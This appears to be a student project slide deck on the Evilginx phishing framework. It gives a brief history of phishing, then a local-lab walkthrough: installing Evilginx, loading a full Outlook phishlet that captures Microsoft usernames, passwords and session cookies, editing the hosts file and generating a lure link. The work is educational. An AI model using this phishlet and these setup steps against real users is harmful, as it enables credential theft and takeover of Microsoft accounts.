Evilginx Project
by:
Gloria Fahim, Stephen Huebner, Le Keisha Sampson, Kiley Smith

Table of Contents

This document contains the following resources:


Phishing History and Major Events

History of Phishing

Back in the early to mid-1990s, rather than pay for ‘dial-up’ access for a fee. An alternative was a 30 day free trial access to the internet via AOL floppy disk. Some found a way to change their screen names to make it appear as if they were AOL administrators. While using these phony screen name, they would “phish” for log-in credentials to continue accessing the internet for free.


Major Phishing Events

The Love Bug of 2000 - a change in tactics saw the world fall victim to the Love Bug on May 4 2000. Originating in the Philippines, mailboxes around the globe were filled with a message titled “ILOVEYOU”. The message body simply said “Kindly check the attached LOVELETTER coming from me”. The .txt file unleashed a worm that did damage on the local machine. About 45 million Windows PC were hit.



A look at the history of phishing reveals that the first phishing email is thought to have originated sometime around the year 1995. The first many knew of the existence of phishing was five years later when the Love Bug struck. Fast forward almost twenty-eight years and phishing is the number one attack vector for compromising an organization and stealing data.

What is Evilginx?




```
- --  Community Edition  -- -

by Kuba Gretzky (@mrgretzky)     version 3.2.0

[15:17:08] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[15:17:08] [inf] debug output enabled
[15:17:08] [inf] loading phishlets from: ./phishlets
[15:17:08] [inf] loading configuration from: C:\Users\azadmin\.evilginx
[15:17:08] [inf] blacklist mode set to: unauth
[15:17:08] [inf] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=dQw4w9WgXcQ
[15:17:08] [inf] https port set to: 443
[15:17:08] [inf] dns port set to: 53
[15:17:09] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[15:17:09] [war] server domain not set! type: config domain <domain>
[15:17:09] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>

+-----------+-----------+------------+-----------+-------------+
| phishlet  |  status   | visibility | hostname  | unauth_url  |
+-----------+-----------+------------+-----------+-------------+
| example   | disabled  | visible    |           |             |
+-----------+-----------+------------+-----------+-------------+

:
```

What is Evilginx 3.0?

- Evilginx is a man-in-the-middle attack framework used for phishing login credentials

- Current version is written in the GO programming language as a standalone app
  - implements its own HTTP and DNS server making it easy to set up and use

- Created by Kuba Gretzky
  - https://github.com/kgretzky/evilginx2



Setting up Evilginx

Prepare Machine for Evilginx

- We decided to use the Windows VM from class to complete this project
- Download GO and Git for Windows


```
PS C:\Users\azadmin> go version
go version go1.21.0 windows/amd64

PS C:\Users\azadmin> git version
git version 2.42.0.windows.1

PS C:\Users\azadmin>
```

- Clone Eviljinx from github


```
PS C:\dev> git clone https://github.com/kgretzky/evilginx2
git : Cloning into 'evilginx2'...
At line:1 char:1
+ git clone https://github.com/kgretzky/evilginx2
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Cloning into 'evilginx2'...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Updating files:  90% (1230/1359)
Updating files:  91% (1237/1359)
Updating files:  92% (1251/1359)
Updating files:  93% (1264/1359)
Updating files:  94% (1278/1359)
Updating files:  95% (1292/1359)
Updating files:  96% (1305/1359)
Updating files:  97% (1319/1359)
Updating files:  98% (1332/1359)
Updating files:  99% (1346/1359)
Updating files: 100% (1359/1359)
Updating files: 100% (1359/1359), done.
```

Initial Setup

- Eviljinx initial start up screen



- For the sake of this demonstration, we set the IP address of the Evilginx instance to the local address 127.0.0.1 and the domain to domain.com
  - Use config and config domain commands



What is a phishlet?

What is a phishlet?


- The Configuration files in YAML syntax for proxying a legitimate website into a phishing website.
- Phishlets are the building blocks of the tool evilginx.
- YAML (ain’t markup language) is human readable data serialization language used for writing configuration files.
- Examples of phishlet YAML template for target websites: 0365, linkedin, Google, Microsoft outlook ect.
- By default phishlets reside in the phishlet directory in the root directory of the evilginx binary

Load the phishlet

Load the phishlet

- This demonstration will use the outlook.yaml file to attempt to phish for Microsoft account credentials


- Place into the ‘phishlets’ directory of evilginx
  - c:\dev\evilginx2\phishlets




```
author: '@mrgretzky'
min_ver: '2.3.0'
proxy_hosts:
  - {phish_sub: 'outlook', orig_sub: 'outlook', domain: 'live.com', session: true, is_landing: true}
  - {phish_sub: 'login', orig_sub: 'login', domain: 'live.com', session: true, is_landing: false}
  - {phish_sub: 'account', orig_sub: 'account', domain: 'live.com', session: false, is_landing: false}
sub_filters:
  - {triggers_on: 'login.live.com', orig_sub: 'login', domain: 'live.com', search:
'https://{hostname}/ppsecure/', replace: 'https://{hostname}/ppsecure/', mimes: ['text/html',
'application/json', 'application/javascript']}
  - {triggers_on: 'login.live.com', orig_sub: 'login', domain: 'live.com', search:
'https://{hostname}/GetCredentialType.srf', replace: 'https://{hostname}/GetCredentialType.srf', mimes:
['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'login.live.com', orig_sub: 'login', domain: 'live.com', search:
'https://{hostname}/GetSessionState.srf', replace: 'https://{hostname}/GetSessionState.srf', mimes:
['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'login.live.com', orig_sub: 'login', domain: 'live.com', search: 'href="https://{hostname}',
replace: 'href="https://{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'login.live.com', orig_sub: 'outlook', domain: 'live.com', search: 'https://{hostname}',
replace: 'https://{hostname}', mimes: ['text/html', 'application/json', 'application/javascript'],
redirect_only: true}
  - {triggers_on: 'login.live.com', orig_sub: 'account', domain: 'live.com', search: '{hostname}', replace:
'{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'account.live.com', orig_sub: 'account', domain: 'live.com', search:
'href="https://{hostname}', replace: 'href="https://{hostname}', mimes: ['text/html', 'application/json',
'application/javascript']}
  - {triggers_on: 'account.live.com', orig_sub: 'live', domain: 'live.com', search: '{hostname}', replace:
'{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'account.live.com', orig_sub: 'account', domain: 'live.com', search: '{hostname}', replace:
'{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}
auth_tokens:
  - domain: '.live.com'
    keys: ['WLSSC','RPSSecAuth']
credentials:
  username:
    key: 'login'
    search: '(.*)'
    type: 'post'
  password:
    key: 'passwd'
    search: '(.*)'
    type: 'post'
login:
  domain: 'outlook.live.com'
  path: '/owa/?nlp=1'
```

Load the phishlet

- Restart evilginx to see new phishlet
  - `build_run.bat`



- Attach the domain name to the phishlet
  - `phishlets hostname outlook domain`

- The new phishlet shows up in evilginx with the hostname set to domain.com
  - `phishlets enable outlook`

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
microsoft365	disabled	visible		
outlook	enabled	visible	domain.com	

Configure the phishlet and lure


Configure the phishlet and lure

- We need to edit the local DNS file to route all traffic to the local web address (127.0.0.1)

- We use the command `phishlets get-hosts outlook` to get the payload we need to add to the hosts file


```
: phishlets get-hosts outlook

127.0.0.1 outlook.domain.com
127.0.0.1 login.domain.com
127.0.0.1 account.domain.com
```

  - Add the payload to the hosts file in *Windows/System32/drivers/etc*



Configure the phishlet and lure


- Create the lure with the command `lures create outlook`



- The command `lures get-url` shows the lure link we need to use
  - https://outlook.domain.com/AMWIKoyZ

Configure the phishlet and lure

- Paste the link in Google Chrome



- Notice the domain is login.domain.com

Evilginx Results

